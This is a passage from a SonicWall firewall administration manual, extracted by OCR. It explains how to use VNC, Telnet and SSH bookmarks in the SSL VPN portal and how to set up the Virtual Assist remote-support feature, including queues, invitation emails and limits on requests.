
Using VNC Bookmarks

1 Click the VNC bookmark. A window displays while the VNC client is loading.


NOTE: VNC can have a port designation if the service is running on a different port.



2 When the VNC client has loaded, you are prompted to enter your password in the **VNC Authentication** dialog.



3 To configure VNC options, click the **Options** button. The **Options** dialog displays.



VNC options describes the options that can be configured for VNC.

VNC options

Option	Default	Description of Options
Encoding	Tight	**Hextile** is a good choice for fast networks, while **Tight** is better suited for low-bandwidth connections. From the other side, the **Tight** decoder in TightVNC Java viewer is more efficient than **Hextile** decoder so this default setting can also be acceptable for fast networks.
Compression Level	Default	Use specified compression level for **Tight** and **Zlib** encodings. Level 1 uses minimum of CPU time on the server but achieves weak compression ratios. Level 9 offers best compression but may be slow in terms of CPU time consumption on the server side. Use high levels with very slow network connections, and low levels when working over higher-speed networks. The **Default** value means that the server's default compression level should be used.
JPEG image quality	6	This cannot be modified.
Cursor shape updates	Enable	Cursor shape updates is a protocol extension used to handle remote cursor movements locally on the client side, saving bandwidth and eliminating delays in mouse pointer movement. Note that current implementation of cursor shape updates does not allow a client to track mouse cursor position at the server side. This means that clients would not see mouse cursor movements if the mouse was moved either locally on the server, or by another remote VNC client. Set this parameter to **Disable** if you always want to see real cursor position on the remote side. Setting this option to **Ignore** is similar to **Enable** but the remote cursor will not be visible at all. This can be a reasonable setting if you don't care about cursor shape and don't want to see two mouse cursors, one above another.
Use CopyRect	Yes	CopyRect saves bandwidth and drawing time when parts of the remote screen are moving around. Most likely, you don't want to change this setting.
Restricted colors	No	If set to **No**, then 24-bit color format is used to represent pixel data. If set to **Yes**, then only 8 bits are used to represent each pixel. 8-bit color format can save bandwidth, but colors may look very inaccurate.
Mouse buttons 2 and 3	Normal	If set to **Reversed**, the right mouse button (button 2) will act as if it was the middle mouse button (button 3), and vice versa.
View only	No	If set to **Yes**, then all keyboard and mouse events in the desktop window will be silently ignored and will not be passed to the remote side.
Share desktop	Yes	If set to **Yes**, then the desktop can be shared between clients. If this option is set to **No** then an existing user session will end when a new user accesses the desktop.

Using Telnet Bookmarks

1 Click on the Telnet bookmark.

NOTE: Telnet bookmarks can use a port designation for servers not running on the default port.


2 Click **OK** to any warning messages that are displayed. A Java-based Telnet window launches.

3 If the device you are Telnetting to is configured for authentication, enter your username and password.

Using SSHv1 Bookmarks

NOTE: SSH bookmarks can use a port designation for servers not running on the default port.

1 Click on the SSHv1 bookmark. A Java-based SSH window launches.



2 Enter your username and password.

3 A SSH session is launched in the Java applet.

TIP: Some versions of the JRE may cause the SSH authentication window to pop up behind the SSH window.

Using SSHv2 Bookmarks


NOTE: SSH bookmarks can use a port designation for servers not running on the default port.

1 Click on the SSHv2 bookmark. A Java-based SSH window displays.


2 Type your user name in the **Username** field.

3 Click **Login**.

4 A hostkey popup displays. Click **Yes** to accept and proceed with the login process.



5 Enter your password and click **OK**.



6 The SSH terminal launches in a new screen.

Configuring Device Profile Settings for IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

SonicOS supports NetExtender connections for users with IPv6 addresses. On the **SSL VPN > Client Settings** page, first configure the traditional IPv6 IP address pool, and then configure an IPv6 IP Pool. Clients will be assigned two internal addresses: one IPv4 and one IPv6.

NOTE: IPv6 DNS/Wins Server are not supported

On the **SSL VPN > Client Routes** page, user can select a client routes from the drop-down list of all address objects including all the pre-defined IPv6 address objects.

NOTE: IPv6 FQDN is supported.

Part 18

Virtual Assist

- Configuring Virtual Assist
- Maximizing Virtual Assist Flexibility
- Viewing the Virtual Assist Queue

130

Configuring Virtual Assist

Virtual Assist Overview

Virtual Assist allows users to support customer technical issues without having to be on-site with the customer. This capability serves as an immense time-saver for support personnel, while adding flexibility in how they can respond to support needs. Users can allow or invite customers to join a queue to receive support, then virtually assist each customer by remotely taking control of a customer's computer to diagnose and remedy technical issues.

NOTE: The technician or administrator providing Virtual Assist must be located inside the local network of the appliance.

Using Virtual Assist

Downloading and Installing Virtual Assist Stand Alone Client (VASAC)


To use Virtual Assist, both the technician and customer must download the Virtual Assist Stand Alone Client (VASAC) from the portal page. From the portal page, the technician can fill in all the necessary login parameters, then download the client installer by clicking the **Virtual Assist** button. You can double-click the downloaded installer to automatically login to the firewall.

Topics:

- Without an Invitation on page 1441
- With an Invitation on page 1441


Without an Invitation

The customer can download and install the VASAC from the customer login page if you have previously enabled the option, **Enable Support without Invitation** (see Enable Virtual Assist on page 1446).



With an Invitation

If the option is disabled, to download and launch the VASAC, customers must click the provided link from the invitation email sent by the technician.



Logging In and Connecting to VASAC

Topics:

By the Customer


If the **Enable Support without Invitation** setting is enabled, and customers have installed VASAC, they can proceed to log in to Virtual Assist.

To log in, the customer must:

1 Select the **Customer** icon on the left of the panel.

2 Complete the required information fields.


3 Click the **Login** button to enter the queue for Virtual Assist.



By the Technician

To log in after installing VASAC, the technician must:

1 Log in to Virtual Assist.




2 Select the **Technician** button.

3 Complete the required login parameters.

4 Click the **Login** button. The main panel then displays for the technician.

5 Double-click **Start** from the pop-up menu to initiate the support tunnel with the customer.




After the tunnel is established, the technician can view and control the customer's desktop, chat with the customer, and transfer files, if necessary. Control can be terminated at anytime by terminating the support application.

131

Maximizing Virtual Assist Flexibility


Virtual Assist > Settings

To maximize the flexibility of the Virtual Assist feature, you should take the time to properly adjust all of the available settings. To configure settings, go to the **Virtual Assist > Settings** page.



Topics:

General Settings



In the **General Settings** section, you can:

- Enable Virtual Assist on page 1446
- Create a Disclaimer on page 1447
- Allow Users Access Outside Your Network on page 1447
- Display Virtual Assist Link from Portal Login on page 1447

Enable Virtual Assist

You need to decide how to provide access for customers to gain support through Virtual Assist:

- Enable virtual assist support without the need for an invitation.
- Provide an Assistance Code for customers to enter when accessing the portal after receiving an invitation. By setting a global assistance code for customers, you can restrict who enters the system to request help. The code can be a maximum of eight (8) characters, and can be entered in the Assistance Code field. Customers receive the code through an email provided by the technician or an administrator.

To require customers to use an Assistance Code:

1 In the **General Settings** section, enter the code in the **Assistance Code** field. The code can be up to 8 characters.

NOTE: The Assistance Code can be used to restrict who can enter the system to request help.

To allow customers to request Virtual Assist support without needing to provide a code:

1 In the **General Settings** section, leave the **Assistance Code** field blank.

2 Select the **Enable Support without Invitation** checkbox.

Create a Disclaimer

The **Disclaimer** field allows you to create a written message that customers must read and agree to before receiving support. If a disclaimer is required, it must be accepted by each customer before they can enter the Virtual Assist queue.

Allow Users Access Outside Your Network

The **Customer Access Link** field allows users to set a URL for customer access to your SSL VPN appliance from outside your network. If no URL is entered, the support invitation to customers uses the same URL the technician uses to access the appliance.


NOTE: You should configure this URL if the SSL VPN appliance is accessed through a different URL from outside your network.

Display Virtual Assist Link from Portal Login

If customers navigate to the technician login page, you have the option to display a link there to redirect them to the support login page.

To provide a link:


1 Enable the checkbox to **Display Virtual Assist link from Portal Login**.



NOTE: Support without invitation should be enabled if you want customers to be able to request help from the login page.

2 Ensure the link is correct.


Notification Settings



Under the **Notification Settings** section, you can customize various aspects of the invitation and technician notification settings:

- Create an Email List of Technicians on page 1448
- Customize the Support Invitation on page 1448
- Configure Mail Server and Address on page 1449

Create an Email List of Technicians



All email address entries in the **Technician Email List** field receive a notification email when an uninvited customer enters the support queue. Add up to 10 emails to this list, with each separated by a semicolon.

Customize the Support Invitation

You can customize both the subject line of the invitation and the invitation itself.

Topics:


- Variables on page 1449
- Customize the Subject Line on page 1449
- Customize the Invitation on page 1449

Variables

These variables can be used for customizing both the subject line and the invitation message:


- Technician Name: `%EXPERTNAME%`
- Customer Message in the Invitation: `%CUSTOMERMSG%`
- Link for Support: `%SUPPORTLINK%`
- Link to SSL-VPN: `%ACCESSLINK%`

Customize the Subject Line




You can customize the subject line of support invitation emails by entering the desired text in the **Subject of Invitation** field, using the variables listed in Variables on page 1449. A sample invitation subject is provided.

Customize the Invitation




You can customize the body of the invitation email, by entering the desired text in the **Invitation Message** field, using the variables listed in Variables on page 1449. The message can be a maximum length of 800 characters. A sample invitation subject is provided.

Configure Mail Server and Address



To utilize the email invitation capabilities of Virtual Assist, you must configure the appropriate Mail Server and Mail from Address settings on the **Log > Automation** page within the SonicOS management interface; for a description, see Log > Automation on page 1855. A link to the **Log > Automation** page is provided.

Request Settings




In the **Request Settings** section, you configure various settings related to support request limits:

- Limit Queue Size on page 1450
- Create Full-Queue Message on page 1450
- Limit Requests from a Single IP on page 1450
- Limit Time in Queue on page 1450

Limit Queue Size

The **Maximum Requests** field allows you to limit the number of customers that can be awaiting assistance in the queue at one time. When this limit is reached, new requests are blocked. The default queue size is **10** requests.

Create Full-Queue Message



The **Limit Message** field allows you to enter text to be displayed as a message to customers when there are currently no available spots in the queue, as the maximum requests limit has been reached. A sample message is given. You can create a message up to 256 characters.

Limit Requests from a Single IP

You can limit the number of requests coming from a single IP. This prevents the same customer from requesting Virtual Assist support multiple times at once and thus be put in the queue multiple times. Enter the desired limit in the **Maximum Requests from One IP** field. Enter **0** (default) for no limitation.

Limit Time in Queue

To avoid customers waiting indefinitely for Virtual Assist support during high-volume periods, you can set a time limit (in minutes) for how long a customer can remain in the queue without receiving support. Set this limit by


entering the desired number of minutes in the **Pending Request Expired** field. Enter **0** (default) if you do not wish to set a limit.

Restriction Settings

If you encounter requests from unwanted or illegitimate sources, you can block requests from defined IP addresses.

To block unwanted IPs:

1 Scroll to the **Restriction Settings** section.




2 Click the **Add** button to add a source IP address to block. The **Admin Address** dialog displays.

3 From the **Source Address Type** drop-down menu, select **IP Address** (default).

4 In the **IP Address** field, enter the IP address to be denied support requests.

5 Click **OK** to submit the information. The newly blocked address will now appear in the **Deny Request From Defined Address** table.



Saving Your Settings

When you have completed all necessary adjustments:

1 Click the **Accept** button at the top of the page to save your settings.

Click **Cancel** to revert to the most recent settings.

Viewing the Virtual Assist Queue

Virtual Assist > Status

When customers log in to Virtual Assist to receive technical support their names are added to a queue. You can view the status of customers awaiting support through Virtual Assist on the **Virtual Assist > Status** page.

The status of each customer includes:

- Whether the customer is currently receiving Virtual Assist support.
- Their position in the queue.
- A summary of each customer's issue.
- The name of the assigned technician.

A customer can be manually removed from the queue by clicking the **Logout** icon on the right-side of the customer's listing.

Part 19

User Management

133

Managing Users and Authentication Settings

User Management

This section describes the user management capabilities of your SonicWall network security appliance for locally and remotely authenticated users.

Topics:


About User Management

